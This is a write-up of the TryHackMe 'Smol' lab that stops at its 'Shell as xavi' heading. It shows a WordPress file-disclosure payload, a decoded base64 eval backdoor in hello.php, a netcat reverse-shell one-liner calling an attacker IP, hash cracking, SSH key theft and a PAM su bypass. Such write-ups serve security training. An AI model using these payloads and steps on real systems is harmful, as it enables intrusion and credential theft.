TryHackMe: Smol

Smol started by enumerating a WordPress instance to discover a plugin with a file disclosure vulnerability. This vulnerability allowed us to identify a backdoor in another plugin, which we then exploited to gain a shell.
After obtaining the shell, we performed several privilege escalation steps to reach the root user. First, we cracked hashes from the database. Next, we read a private SSH key for a user. Then, we exploited a PAM rule for su. After that, we cracked the password for a ZIP archive to retrieve a password. Finally, we leveraged sudo privileges to escalate to root.
Initial Enumeration
Nmap Scan
We start with an nmap scan.
1
2
3
4
5
6
7
8
9
10
11
$ nmap -T4 -n -sC -sV -Pn -p- 10.10.0.24
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 44:5f:26:67:4b:4a:91:9b:59:7a:95:59:c8:4c:2e:04 (RSA)
|   256 0a:4b:b9:b1:77:d2:48:79:fc:2f:8a:3d:64:3a:ad:94 (ECDSA)
|_  256 d3:3b:97:ea:54:bc:41:4d:03:39:f6:8f:ad:b6:a0:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://www.smol.thm
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
There are two open ports:
- 22 (
SSH) - 80 (
HTTP)
Nmap indicates that the website on port 80 redirects to http://www.smol.thm. To proceed, we add it to our hosts file along with smol.thm:
1
10.10.0.24 smol.thm www.smol.thm
Web 80

Visiting http://www.smol.thm/, we are greeted with a WordPress site.
Shell as www-data
Since we have found a WordPress installation, we can use wpscan to enumerate it as follows:
1
wpscan --url http://www.smol.thm/
From the output, one notable finding is the jsmol2wp v1.07 plugin being installed.
1
2
3
4
5
6
7
8
9
10
11
12
[+] jsmol2wp
 | Location: http://www.smol.thm/wp-content/plugins/jsmol2wp/
 | Latest Version: 1.07 (up to date)
 | Last Updated: 2018-03-09T10:28:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.07 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://www.smol.thm/wp-content/plugins/jsmol2wp/readme.txt
Looking for vulnerabilities in the plugin, we find CVE-2018-20463, which is both an SSRF and a file disclosure vulnerability. A provided PoC for this vulnerability is as follows:
1
http://localhost:8080/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php

Testing the vulnerability by making a request to:
1
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
We confirm that the vulnerability exists, as the request returns the contents of the wp-config.php file and this file includes the database credentials: wpuser:kb[REDACTED]%G
We can test these credentials for the WordPress login at http://www.smol.thm/wp-login.php.

As the credentials work, we successfully log in and gain access to the WordPress dashboard.


After accessing the dashboard, we check the pages and find a private page titled Webmaster Tasks!!.

Viewing this page reveals a to-do list. One of the items stands out, as it mentions a possible backdoor in the source code of the Hello Dolly plugin, which comes pre-installed with the WordPress application.

Using the file disclosure vulnerability, we can check the source code for the Hello Dolly plugin by making a request to:
1
http://www.smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.php
In the source code, we find an interesting line in the hello_dolly function:
1
eval(base64_decode('CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA='));
Decoding the base64 string in the code reveals the mentioned backdoor:
1
2
3
$ echo 'CiBpZiAoaXNzZXQoJF9HRVRbIlwxNDNcMTU1XHg2NCJdKSkgeyBzeXN0ZW0oJF9HRVRbIlwxNDNceDZkXDE0NCJdKTsgfSA=' | base64 -d

 if (isset($_GET["\143\155\x64"])) { system($_GET["\143\x6d\144"]); }
Decoding the variable names in the code, we find both of them as cmd:
1
2
$ php -r 'echo "\143\155\x64" . ":" . "\143\x6d\144";'
cmd:cmd
Essentially, the backdoor works as follows:
- It decodes the
base64string, resulting in the code we discovered. - It executes the decoded code using the
evalfunction. - The decoded code runs whatever is passed via the
cmdGETparameter using thesystemfunction.
Unfortunately, we cannot call the hello_dolly function directly by visiting the /wp-content/plugins/hello.php endpoint. However, we can see this file included automatically in the dashboard, and the function is called, as evidenced by the lyrics displayed in the dashboard.

Knowing this, we can execute our reverse shell payload (rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.11.72.22 443 >/tmp/f) by visiting:
1
http://www.smol.thm/wp-admin/?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%202%3E%261%7Cnc%2010.11.72.22%20443%20%3E%2Ftmp%2Ff

This results in a shell as the www-data user in our listener.
1
2
3
4
5
6
7
8
9
10
11
12
$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.11.72.22] from (UNKNOWN) [10.10.0.24] 59750
www-data@smol:/var/www/wordpress/wp-admin$ python3 -c 'import pty;pty.spawn("/bin/bash");'
www-data@smol:/var/www/wordpress/wp-admin$ export TERM=xterm
www-data@smol:/var/www/wordpress/wp-admin$ ^Z
zsh: suspended  nc -lvnp 443

[1]  - continued  nc -lvnp 443

www-data@smol:/var/www/wordpress/wp-admin$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Shell as diego
Since we already have access to the database credentials from the configuration file, we can use them to enumerate the database and retrieve the hashes for the users.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@smol:/var/www/wordpress/wp-admin$ mysql -u wpuser -p'kb[REDACTED]%G' -D wordpress

mysql> select user_login,user_pass from wp_users;
+------------+------------------------------------+
| user_login | user_pass                          |
+------------+------------------------------------+
| admin      | $P$BH.CF15fzRj4li7nR19CHzZhPmhKdX. |
| wpuser     | $P$BfZjtJpXL9gBwzNjLMTnTvBVh2Z1/E. |
| think      | $P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/ |
| gege       | $P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1 |
| diego      | $P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1 |
| xavi       | $P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1 |
+------------+------------------------------------+
6 rows in set (0.00 sec)
Creating a text file containing the usernames and hashes as follows:
1
2
3
4
5
admin:$P$BH.CF15fzRj4li7nR19CHzZhPmhKdX.
think:$P$BOb8/koi4nrmSPW85f5KzM5M/k2n0d/
gege:$P$B1UHruCd/9bGD.TtVZULlxFrTsb3PX1
diego:$P$BWFBcbXdzGrsjnbc54Dr3Erff4JPwv1
xavi:$P$BB4zz2JEnM2H3WE2RHs3q18.1pvcql1
Attempting to crack the hashes, we find that the hash for the diego user eventually cracks to sandiegocalifornia.
1
2
3
4
$ john hashes.txt --wordlist=/usr/share/wordlists/rockyou.txt
...
sandiegocalifornia (diego)
...
Unfortunately, we cannot use this password for SSH. However, we can use it from the existing shell with su to switch to the diego user and once switched, we can read the user flag located at /home/diego/user.txt.
1
2
3
4
www-data@smol:/var/www/wordpress/wp-admin$ su - diego
Password:
diego@smol:~$ wc -c /home/diego/user.txt
33 /home/diego/user.txt
Shell as think
Checking our group memberships as the diego user, we notice that we are part of the internal group. This membership grants us read access to other users’ home directories.
1
2
3
4
5
6
7
8
9
10
diego@smol:~$ id
uid=1002(diego) gid=1002(diego) groups=1002(diego),1005(internal)
diego@smol:~$ ls -la /home
total 24
drwxr-xr-x  6 root  root     4096 Aug 16  2023 .
drwxr-xr-x 18 root  root     4096 Mar 29  2024 ..
drwxr-x---  2 diego internal 4096 Aug 18  2023 diego
drwxr-x---  2 gege  internal 4096 Aug 18  2023 gege
drwxr-x---  5 think internal 4096 Jan 12  2024 think
drwxr-x---  2 xavi  internal 4096 Aug 18  2023 xavi
Checking the home directories of other users, we discover a private SSH key located in the think user’s home directory at /home/think/.ssh/id_rsa.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
diego@smol:~$ ls -la /home/think
total 32
drwxr-x--- 5 think internal 4096 Jan 12  2024 .
drwxr-xr-x 6 root  root     4096 Aug 16  2023 ..
lrwxrwxrwx 1 root  root        9 Jun 21  2023 .bash_history -> /dev/null
-rw-r--r-- 1 think think     220 Jun  2  2023 .bash_logout
-rw-r--r-- 1 think think    3771 Jun  2  2023 .bashrc
drwx------ 2 think think    4096 Jan 12  2024 .cache
drwx------ 3 think think    4096 Aug 18  2023 .gnupg
-rw-r--r-- 1 think think     807 Jun  2  2023 .profile
drwxr-xr-x 2 think think    4096 Jun 21  2023 .ssh
lrwxrwxrwx 1 root  root        9 Aug 18  2023 .viminfo -> /dev/null
diego@smol:~$ ls -la /home/think/.ssh
total 20
drwxr-xr-x 2 think think    4096 Jun 21  2023 .
drwxr-x--- 5 think internal 4096 Jan 12  2024 ..
-rwxr-xr-x 1 think think     572 Jun 21  2023 authorized_keys
-rwxr-xr-x 1 think think    2602 Jun 21  2023 id_rsa
-rwxr-xr-x 1 think think     572 Jun 21  2023 id_rsa.pub
We can simply use this private key with SSH to gain a shell as the think user.
1
2
3
4
diego@smol:/home/think/.ssh$ ssh -i id_rsa think@127.0.0.1
...
think@smol:~$ id
uid=1000(think) gid=1000(think) groups=1000(think),1004(dev),1005(internal)
Shell as gege
Checking the PAM configuration file for su located at /etc/pam.d/su, we notice an interesting entry:
1
2
3
4
5
think@smol:~$ cat /etc/pam.d/su
...
auth  [success=ignore default=1] pam_succeed_if.so user = gege
auth  sufficient                 pam_succeed_if.so use_uid user = think
...
This rule specifies that when using su, if the target user is gege, authentication will succeed as long as the current user is think. Therefore, as the think user, we can simply use the su command to switch to the gege user without needing their password.
1
2
3
think@smol:~$ su - gege
gege@smol:~$ id
uid=1003(gege) gid=1003(gege) groups=1003(gege),1004(dev),1005(internal)
Shell as xavi
